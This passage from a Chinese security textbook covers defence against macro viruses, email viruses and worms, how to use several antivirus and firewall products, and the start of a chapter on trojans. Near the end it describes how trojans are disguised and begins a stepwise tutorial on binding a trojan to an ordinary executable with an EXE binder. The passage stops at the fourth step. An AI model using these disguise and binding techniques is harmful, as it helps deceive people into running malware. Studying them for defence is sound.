3）Word 中提供了对宏病毒的防范功能，但有些宏病毒为了对付 Office 中提供的宏警告功能，在感染系统（通常只有在用户关闭了宏病毒防范选项或者出现宏警告后不留神选取了“启用宏”才有可能）后，会在用户每次退出 Office 时自动屏蔽掉宏病毒防范选项。因此，用户一旦发现自己设置的宏病毒防范功能选项无法在两次启动 Word 之间保持有效，则可以肯定自己的系统感染了宏病毒。也就是说，一系列 Word 模板，特别是 normal.dot 已经被感染。

> 提示
>
> 重要的结论：如果 Office 文档在打开时，系统弹出宏病毒警告对话框，就应该对这个文档保持高度警惕，它已被感染的几率极大。

4.4.2 防范与清除宏病毒

预防和清除宏病毒的操作方法很多，下面介绍一个首选方法和一个应急处理方法。

（1）首选方法

使用反病毒软件是一种高效、安全和方便的清除方法，也是一般计算机用户的首选方法。但使用通用的反病毒软件不一定能查出宏病毒，这方面的突出例子就是 ETHAN 宏病毒。ETHAN 宏病毒相当隐蔽，用户使用较新版本的反病毒软件都可能无法查出。此外，这个宏病毒能够悄悄取消 Word 的宏病毒防范功能，并且某些情况下会把被感染的文档置为只读属性，从而更好地隐藏自己。

因此，对付宏病毒应该和对付其他种类的病毒一样，也要尽量使用最新版的反病毒软件。无论用户使用的是何种反病毒软件，及时升级病毒库都是非常重要的。

（2）应急处理方法

如果用户的 Word 没有感染宏病毒，但需要打开某个外来的、已查出感染宏病毒的文档，而手头的反病毒软件又无法查杀它们，就可以尝试用写字板或 Word 文档作为清除宏病毒的桥梁来查杀文档中的宏病毒：打开感染了宏病毒的文档（启用 Word 的宏病毒防范功能并在宏警告出现时选择“取消宏”），选择“文件”>“另存为”菜单命令，将此文档存成写字板（RTF）格式或 Word 格式。

在上述方法中，存成写字板格式是利用 RTF 文档格式没有宏的特点，存成 Word 格式则是利用 Word 文档在转换格式时会失去宏的特点。写字板所用的 RTF 格式适用于文档中仅有文字和图片的情况，如果文档中除了文字、图片还有图形或表格，则按 Word 格式保存一般不会失去这些内容。存盘后应该检查一下文档的完整性，如果文档内容没有任何丢失，并且在重新打开此文档时不再出现宏警告则大功告成。

4.4.3 全面防御邮件病毒

邮件病毒是通过电子邮件方式进行传播的病毒的总称。电子邮件传播病毒通常是把自己作为附件发送给被攻击者，如果收到该邮件的用户不小心打开了附件，病毒就会感染本地计算机。另外，由于电子邮件客户端程序的一些漏洞，也可能被攻击者利用来传播电子邮件病毒，微软的 Outlook Express 就曾经因为两个漏洞可以被攻击者编制特制的代码，使接受到邮件的用户不需要打开附件，即可自动运行病毒文件。

在了解了邮件病毒的传染方式后，用户就可以根据其特性制定出相应的防范措施。

1）安装防病毒程序。防御病毒感染的最佳方法就是安装防病毒扫描程序并及时更新。防病毒程序可以扫描传入的电子邮件中的已知病毒，并防止这些病毒感染计算机。新病毒几乎每天都会出现，因此需要及时更新防病毒程序。多数防病毒程序都可以设置为定期自动更新，以具备需要与最新病毒进行斗争的信息。

2）打开电子邮件附件时要非常小心。电子邮件附件是主要的病毒感染源。例如，用户可能会收到一封带有附件的电子邮件（发送者可能是自己认识的人），该附件被伪装为文档、照片或程序，但实际上是病毒。如果打开该文件，病毒就会感染计算机。如果收到意外的电子邮件附件，请考虑在打开附件之前先答复发件人，问清是否确实发送了这些附件。

3）使用防病毒程序检查压缩文件内容。病毒编写者将恶意文件潜入计算机中的一种方法是使用压缩文件格式（如.zip 或.rar 格式）将文件作为附件发送。多数防病毒程序会在接收到附件时进行扫描，但为了安全起见，应该将压缩的附件保存到计算机的一个文件夹中，在打开其中所包含的任何文件之前先使用防病毒程序进行扫描。

4）单击邮件中的链接时须谨慎。电子邮件中的欺骗性链接通常作为仿冒和间谍软件骗局的一部分使用，但也会用来传输病毒。单击欺骗性链接会打开一个网页，该网页将试图让计算机下载恶意软件。因此在单击邮件中的链接时要格外小心，尤其是邮件正文看上去含糊不清，如邮件上写着“查看我们的假期图片”，但没有标识用户或发件人的个人信息。

4.5 网络蠕虫的防范

与传统的病毒不同，蠕虫病毒以计算机为载体，以网络为攻击对象，网络蠕虫病毒可分为利用系统级别漏洞（主动传播）和利用社会工程学（欺骗传播）两种。在宽带网络迅速普及的今天，蠕虫病毒在技术上已经能够成熟地利用各种网络资源进行传播。所以，了解蠕虫病毒的特点并做好防范非常有必要。

4.5.1 网络蠕虫病毒实例分析

目前，产生严重影响的蠕虫病毒有很多，如“莫里斯蠕虫”“美丽杀手”“爱虫病毒”“红色代码”“尼姆亚”“求职信”和“蠕虫王”等，它们都给人们留下了深刻的印象。

1．“Guapim”蠕虫病毒

“Guapim”（Worm.Guapim）蠕虫病毒的特征为：通过即时聊天工具和文件共享网络传

播的蠕虫病毒。发作症状：病毒在系统目录下释放病毒文件 System32%\pkguar d32.exe，并在注册表中添加特定键值以实现自启动。该病毒会给 MSN、QQ 等聊天工具的好友发送诱惑性消息："Hehe.takea look at this funny game http://****//Monkye.exe"，同时假借 Howto Hack.exe、HalfLife2FULL.exe、WindowsXP.exe、VisualStudio2005.exe 等文件名复制自身到文件共享网络，并试图在 Internet 上下载执行另一个蠕虫病毒，直接降低系统安全设置，给用户的正常操作带来极大的隐患。

2．安莱普蠕虫病毒

"安莱普"（Worm.Anap.b）蠕虫病毒通过电子邮件传播，利用用户对知名品牌的信任心理，伪装成某些知名 IT 厂商（如成微软、IBM 等）给用户狂发带毒邮件，诱骗用户打开附件以致中毒。病毒运行后会弹出一个窗口，内容提示为"这是一个蠕虫病毒"。同时，该病毒会在系统临时文件和个人文件夹中大量收集邮件地址，并循环发送邮件。

注意：针对这种典型的邮件传播病毒，大家在查看自己的电子邮件时，一定要确定发件人再打开。

提示：虽然利用邮件进行传播一直是病毒传播的主要途径，但随着网络威胁种类的增多和病毒传播途径的多样化，某些蠕虫病毒往往还携带着"间谍软件"和"网络钓鱼"等不安全因素。因此，一定要注意即时升级杀毒软件到最新版本，并打开邮件监控程序，以保证上网环境的安全。

4.5.2 网络蠕虫病毒的全面防范

在对网络蠕虫病毒有了一定的了解之后，下面从企业和个人两种角度讲述应该如何做好安全防范。

（1）企业用户对网络蠕虫的防范

企业在充分地利用网络进行业务处理时，不得不考虑企业的病毒防范问题，以保证关系企业命运的业务数据完整、不被破坏。企业防范蠕虫病毒时需要考虑几个问题：病毒的查杀能力、病毒的监控能力和新病毒的反应能力。

推荐的企业防范蠕虫病毒的策略如下。

1）加强安全管理，提高安全意识。由于蠕虫病毒是利用 Windows 系统漏洞进行攻击的，因此，就要求网络管理员在第一时间内保持系统和应用软件的安全性，保持各种操作系统和应用软件的及时更新。随着 Windows 系统各种漏洞的不断涌现，要想一劳永逸地获得一个安全的系统环境，已几乎没有可能。而作为系统负载重要数据的企业用户，其所面临攻击的危险也将越来越大，这就要求企业的管理水平和安全意识也必须越来越高。

2）建立病毒检测系统。能够在第一时间内检测到网络异常和病毒攻击。

3）建立应急响应系统，尽量降低风险。由于蠕虫病毒爆发的突然性，病毒可能在被发现时已蔓延到了整个网络，因此建立一个紧急响应系统就显得非常必要，这样能够在病毒爆发的第一时间提供解决方案。

4）建立灾难备份系统。对于数据库和数据系统，必须采用定期备份、多机备份措施，

防止意外灾难导致的数据丢失。

5）对于局域网而言，可安装防火墙式的计算机病毒防杀产品，将病毒隔离在局域网之外；或对邮件服务器实施监控，切断带毒邮件的传播途径；或对局域网管理员和用户进行安全培训；建立局域网内部的升级系统，包括各种操作系统的补丁升级、各种常用的应用软件升级、各种杀毒软件病毒库的升级等。

（2）个人用户对网络蠕虫的防范

对于个人用户而言，威胁大的蠕虫病毒采取的传播方式一般为电子邮件（Email）以及恶意网页等。下面介绍个人应该如何防范网络蠕虫病毒。

1）安装合适的杀毒软件。网络蠕虫病毒的发展已经使传统的杀毒软件的“文件级实时监控系统”落伍，杀毒软件必须向内存实时监控和邮件实时监控发展；网页病毒也使用户对杀毒软件的要求越来越高。

2）经常升级病毒库。杀毒软件对病毒的查杀是以病毒的特征码为依据的，而病毒每天都层出不穷，尤其是在网络时代，蠕虫病毒的传播速度快，变种多，所以必须随时更新病毒库，以便能够查杀最新的病毒。

3）提高防杀毒意识。不要随意访问陌生的站点，因为其中有可能就含有恶意代码。当运行 IE 时，在“Internet 区域的安全级别”选项中把安全级别由“中”改为“高”，因为这一类网页主要是含有恶意代码的 ActiveX 或 Applet、Javascript 的网页文件，在 IE 设置中将 ActiveX 控件和插件、Java 小程序脚本等全部禁止，以大大减少被网页恶意代码感染的几率。不过，这样做可能会导致以后在浏览网页过程中，一些正常应用 ActiveX 的网站也无法浏览。

4）不随意查看陌生邮件。一定不要打开扩展名为.VBS、.SHS 或.PIF 的邮件附件。这些扩展名从未在正常附件中使用过，反而经常被病毒和蠕虫使用。

4.6 杀毒软件的使用

杀毒软件也是病毒防范必不可少的工具，随着人们对病毒危害的认识，杀毒软件也逐渐被重视起来，各式各样的杀毒软件如雨后春笋般出现在市场中。


4.6.1 用 NOD32 查杀病毒

NOD32 是近几年中迅速崛起的一款杀毒软件。它以轻巧易用、惊人的检测速度及卓越的性能深受用户青睐，成为许多用户和 IT 专家的首选。经多家检测权威确认，NOD32 在速度、精确度和各项表现上已拥有多项全球纪录。

在使用 NOD32 进行查杀病毒之前，最好先升级一下病毒库，这样才能保证杀毒软件对新型病毒的查杀效果。更新病毒库之后，就可以对计算机进行最常用的查杀病毒操作了。

使用 NOD32 查杀病毒的具体操作步骤如下。

STEP01: 运行 NOD32




01 在桌面上双击“ESET NOD32 Antivirus”图标，打开 NOD32 主界面。

02 单击“计算机扫描”选项卡。

STEP02: 对计算机进行扫描

默认进行智能扫描，也可单击“自定义扫描”选项，任意选取扫描的目标范围。


STEP03: 查看扫描结果



01 单击“自定义扫描”或者下方的下三角图标，显示扫描结果。


02 单击“在新窗口中打开扫描”选项。

STEP04: 查看病毒详细信息




在“计算机扫描”窗口中可查看详细的扫描过程以及扫描出病毒的详细信息。

STEP05: 启用防护



单击“设置”选项卡，根据提示启用防护。

STEP06: 查看日志文件等信息



单击“工具”选项卡， 查看日志文件、计划任务、防护统计以及被隔离的文件等信息。

4.6.2 瑞星杀毒软件

瑞星全功能安全软件是基于“云安全”系统设计的新一代互联网安全产品，将杀毒软件与防火墙无缝集成、整体联动，极大降低计算机资源占用，集“拦截、防御、查杀、保护”四重防护功能于一身。

使用瑞星杀毒软件进行杀毒的具体操作步骤如下。

STEP01: 启动瑞星杀毒软件

双击桌面上的“瑞星杀毒软件”图标，进入瑞星杀毒软件主界面。

STEP02: 检测更新

在主界面左下角单击“检测更新”链接。

STEP03: 正在更新

更新完成后单击“升级完成”按钮。

STEP04: 选择快速查杀

返回主界面后单击“快速查杀”按钮。

STEP05: 正在快速查杀

快速查杀功能能够在短时间内对系统关键位置(比如系统内存等)进行查杀，几分钟内即可完成。

STEP06: 显示查杀结果

扫描完成后，软件会自动处理安全威胁，并显示提示信息。

STEP07: 选择全盘查杀

返回主界面后单击“全盘查杀”按钮。

STEP08: 正在全盘查杀

全盘查杀会对所有的系统对象以及磁盘分区进行查杀，扫描时间较长，短则几十分钟，长则几个小时。

STEP09: 查看查杀结果

对系统进行更为全面的查杀后，软件将会自动处理查杀到的安全威胁。

STEP10: 选择自定义查杀


返回主界面后单击“自定义查杀”按钮。

STEP11: 选择查杀目录

01 勾选需要查杀的具体位置，进行有针对性的查杀。

02 单击“开始扫描”按钮。

STEP12: 正在查杀



扫描对象数、已用时间以及发现的威胁等信息会在界面左侧显示。

STEP13: 查看查杀结果


扫描完成后，软件会自行处理安全威胁并显示提示信息。

4.6.3 免费的个人防火墙 ZoneAlarm

ZoneAlarm 强大的双向防火墙能够监控个人计算机和互联网传入和传出的流量，能够阻止黑客进入一台个人计算机发动攻击并窃取信息。同时，ZoneAlarm 的强大的反病毒引擎可检测和阻止病毒、间谍软件、特洛伊木马、蠕虫、僵尸和 rootkit。


下面介绍 ZoneAlarm 的使用，具体操作步骤如下。

STEP01: 运行 ZoneAlarm 主程序



单击“FIREWALL”(防火墙)图标。


STEP02: 打开防火墙界面



01 单击“ON”按钮开启防火墙功能。


02 单击“413.access attempts blocked”链接。

STEP03: 防火墙设置




设置警报级别、是否开启事件日志以及程序警报日志级别。

STEP04: 返回主界面



单击“ANTIVIRUS”(病毒防护)图标。

STEP05: 病毒防护设置



第 5 章 木马攻防

本章主要揭露木马的伪装手段、捆绑木马和反弹端口木马、木马程序的免杀以及木马清除工具的使用等，可有效帮助用户避免自己的计算机中木马病毒，从而保障系统的安全性。

要点提示

- ○ **木马的组成与分类**
- ○ **木马的伪装与生成**
- ○ **木马的加壳与脱壳**
- ○ **木马的清除**

5.1 认识木马

木马（Trojan）与计算机网络中常常要用到的远程控制软件有些相似，通过一段特定的程序（木马程序）来控制另一台计算机，从而窃取用户资料，破坏用户的计算机系统等。

5.1.1 木马的发展历程

“木马”一词来源于古希腊传说“荷马史诗中木马计”的故事。木马程序技术发展可谓非常迅速，主要是有些年轻人出于好奇，或是急于显示自己实力，不断改进木马程序的编写。至今，木马程序已经经历了六代的改进。

第一代：最原始的木马程序，主要是简单的密码窃取，通过电子邮件发送信息等，具备了木马最基本的功能。

第二代：在技术上有了很大的进步，冰河是中国木马的典型代表之一。

第三代：主要改进在数据传递技术方面，出现了 ICMP 等类型的木马，利用畸形报文传递数据，增加了杀毒软件查杀识别的难度。

第四代：在进程隐藏方面有了很大改动，采用了内核插入式的嵌入方式，利用远程插入线程技术嵌入 DLL 线程。或者挂接 PSAPI，实现木马程序的隐藏，甚至在 Windows NT/2000 下，都达到了良好的隐藏效果。灰鸽子和蜜蜂大盗是比较出名的 DLL 木马。

第五代：驱动级木马。驱动级木马多数都使用了大量的 Rootkit 技术来达到在深度隐藏的效果，并深入到内核空间，感染后针对杀毒软件和网络防火墙进行攻击，可将系统 SSDT 初始化，导致杀毒防火墙失去效应。有的驱动级木马可驻留 BIOS，并且很难查杀。

第六代：随着身份认证 USB Key 和杀毒软件主动防御的兴起，黏虫技术类型和特殊反显技术类型木马逐渐开始系统化。前者主要以盗取和篡改用户敏感信息为主，后者以动态口令和硬证书攻击为主。PassCopy 和暗黑蜘蛛侠是这类木马的代表。

5.1.2 木马的组成

一个完整的木马由三部分组成：硬件部分、软件部分和具体连接部分。这三部分分别有着不同的功能。

1．硬件部分

硬件部分是指建立木马连接必需的硬件实体，包括控制端、服务端和 Internet 三部分。

- 控制端：对服务端进行远程控制的一端。
- 服务端：被控制端远程控制的一端。
- Internet：是数据传输的网络载体，控制端通过 Internet 远程控制服务端。

2．软件部分

软件部分是指实现远程控制所必需的软件程序，主要包括控制端程序、服务端程序和木马配置程序三部分。

- 控制端程序：控制端用于远程控制服务端的程序。
- 服务端程序：又称为木马程序。它潜藏在服务端内部，向指定地点发送数据，如网络游戏的密码、即时通信软件密码和用户上网密码等。
- 木马配置程序：用户设置木马程序的端口号、触发条件、木马名称等属性，使得服

务端程序在目标极端中潜藏得更加隐蔽。

3．具体连接部分

具体连接部分是指通过 Internet 在服务端和控制端之间建立一条木马通道所必需的元素，包括控制端/服务端 IP 和控制端/服务端端口两部分。

- 控制端/服务端 IP：木马控制端和服务端的网络地址，是木马传输数据的目的地。
- 控制端/服务端端口：木马控制端和服务端的数据入口，通过这个入口，数据可以直达控制端程序或服务端程序。

5.1.3 木马的分类

随着计算机技术的发展，木马程序技术也发展迅速。现在的木马已经不仅仅具有单一的功能，而是集多种功能于一身。根据木马功能的不同，可以将其划分为破坏型木马、远程访问型木马、密码发送型木马、键盘型记录木马、DoS 型攻击木马等。

1．破坏型木马

这种木马的唯一功能就是破坏并且删除计算机中的文件，因此一旦感染，就会严重威胁到计算机的安全，非常危险。不过，像这种恶意破坏的木马，黑客也不会随意传播。

2．远程访问型木马

这种木马是一种使用很广泛并且危害很大的木马程序。它可以远程访问并且直接控制被入侵的计算机，从而任意访问该计算机中的文件，获取计算机用户的私人信息，例如银行账号和密码等。

3．密码发送型木马

这是一种专门用于盗取目标计算机中密码的木马文件。有些用户为了方便使用 Windows 的密码记忆功能进行登录，有些用户喜欢将一些密码信息以文本文件的形式存放于计算机中，虽然这样确实为用户带来了一定方便，但是正好为密码发送型木马带来了可乘之机，它会在用户未曾发觉的情况下，搜集密码发送到指定的邮箱，从而达到盗取密码的目的。

4．键盘记录型木马

这种木马非常简单，它通常只做一件事，就是记录目标计算机键盘敲击的按键信息，并且在 LOG 文件中查找密码。该木马可以随着 Windows 的启动而启动，并且有在线记录和离线记录两个选项，从而记录用户在在线和离线状态下敲击键盘的按键情况，从中提取密码等有效信息。当然，这种木马也有邮件发送功能，需要将信息发送到指定的邮箱中。

5．DoS 攻击型木马

随着 DoS 攻击的广泛使用，DoS 攻击木马使用得也越来越多。黑客入侵一台计算机后，在该计算机上种上 DoS 攻击木马，以后这台计算机也会成为黑客攻击的帮手。黑客通过扩充控制肉鸡的数量来提高 DoS 攻击取得的成功率。这种木马不是致力于感染一台计算机，而是通过它攻击一台又一台计算机，从而造成很大的网络伤害并且带来损失。

5.2 木马的伪装与生成

黑客们往往会使用多种方法来伪装木马，以降低用户的警惕性，从而欺骗用户。为让

用户执行木马程序，黑客须通过各种方式对木马进行伪装，如伪装成网页、图片、电子书等。读者须了解黑客伪装木马的各种方式，才能避免上当受骗。

5.2.1 木马的伪装手段曝光

越来越多的人对木马了解和防范的意识加强，对木马传播起到了一定的抑制作用，为此，木马设计者们就开发了多种功能来伪装木马，以达到欺骗用户的目的。下面就来详细了解木马的常用伪装方法。

1．修改图标

现在已经有木马可以将木马服务端程序的图标改成 HTML、TXT、ZIP 等各种文件的图标，这就使其具备了相当大的迷惑性。不过，目前提供这种功能的木马还很少见，并且这种伪装也极易识破，所以不必过于担心此类木马。

2．冒充图片文件

这是许多黑客常用来骗别人执行木马的方法，就是将木马说成图像文件，比如照片，虽说这样是不合逻辑的，但却使很多人中招。只要入侵者将木马程序扮成照片并更改服务端程序的文件名为“类似”图像文件的名称，再假装传送照片给受害者，不少受害者就会立刻执行它。

3．文件捆绑

恶意捆绑文件伪装手段是将木马捆绑到一个安装程序上，当用户在安装该程序时，木马就偷偷地潜入了系统。被捆绑的文件一般是可执行文件（即 EXE 和 COM 一类的文件）。这样做对一般人的迷惑性很大，而且即使他以后重装系统了，如果他的系统中还保存了那个“游戏”，就有可能再次中招。

4．出错信息显示

众所周知，当在打开一个文件时，如果程序没有任何反应，它很可能就是一个木马程序。为规避这一缺陷，已有设计者为木马提供了一个出错显示功能。该功能允许在服务端用户打开木马程序时，弹出一个假的出错信息提示框（内容可自由定义），诸如“文件已破坏，无法打开！”信息，当服务端用户信以为真时，木马已经悄悄侵入了系统。

5．把木马伪装成文件夹

把木马文件伪装成文件夹图标后，将其放在一个文件夹中，然后在外面再套三四个空文件夹，由于很多人有连续点击的习惯，点到那个伪装成文件夹木马时，也会收不住鼠标继续点下去，这样木马就成功运行了。识别方法：不要隐藏系统中已知文件类型的扩展名称。

6．给木马服务端程序更名

木马服务端程序的命名有很大的学问。如果使用原来的名字而不做任何修改，谁不知道这是个木马程序呢？所以，木马的命名也是千奇百怪。不过，大多是改为和系统文件名类似的名字，如果用户对系统文件不够了解，可就危险了。例如，有的木马把名字改为 window.exe，还有的更改后缀名，比如把 dll 改为 d11（注意是数字“11”而非英文字母“ll”）等。

7．藏身于系统文件夹中

由于用户在服务端打开含有木马的文件后，木马会将自己复制到 Windows 的系统文件


夹（一般位于 C: \Windows\system）中。一般来说，原木马文件和系统文件夹中的木马文件大小一样（捆绑文件的木马除外），只要在近来收到的信件和下载的软件中找到原木马文件，再去系统文件夹中查找相同大小的文件，判断哪个是木马，将其删除即可。

5.2.2 木马捆绑技术曝光

黑客可以使用木马捆绑技术将一个正常的可执行文件和木马捆绑在一起。一旦用户运行这个含有木马的可执行文件，就可以实现通过木马控制或攻击用户的计算机的目的。下面主要以 EXE 捆绑机来讲解如何将木马捆绑到可执行文件上。


EXE 捆绑机可以将两个可执行文件（EXE 文件）捆绑成一个文件，运行捆绑后的文件等于同时运行两个文件。它会自动更改图标，使捆绑后的文件与捆绑前的文件图标一样。具体过程曝光如下。

STEP01: 双击 ExeBinder.exe 文件




下载并解压 EXE 文件捆绑机，打开相应文件夹后双击 ExeBinder.exe 文件。

STEP02: 指定第一个可执行文件



启动 EXE 捆绑机后单击“点击这里 指定第一个可执行文件”按钮。


STEP03: 选择需要执行的文件



01 打开“请指定第一个可执行文件”对话框后，选择需要执行的文件。


02 单击“打开”按钮。

STEP04: 查看生成的文件路径



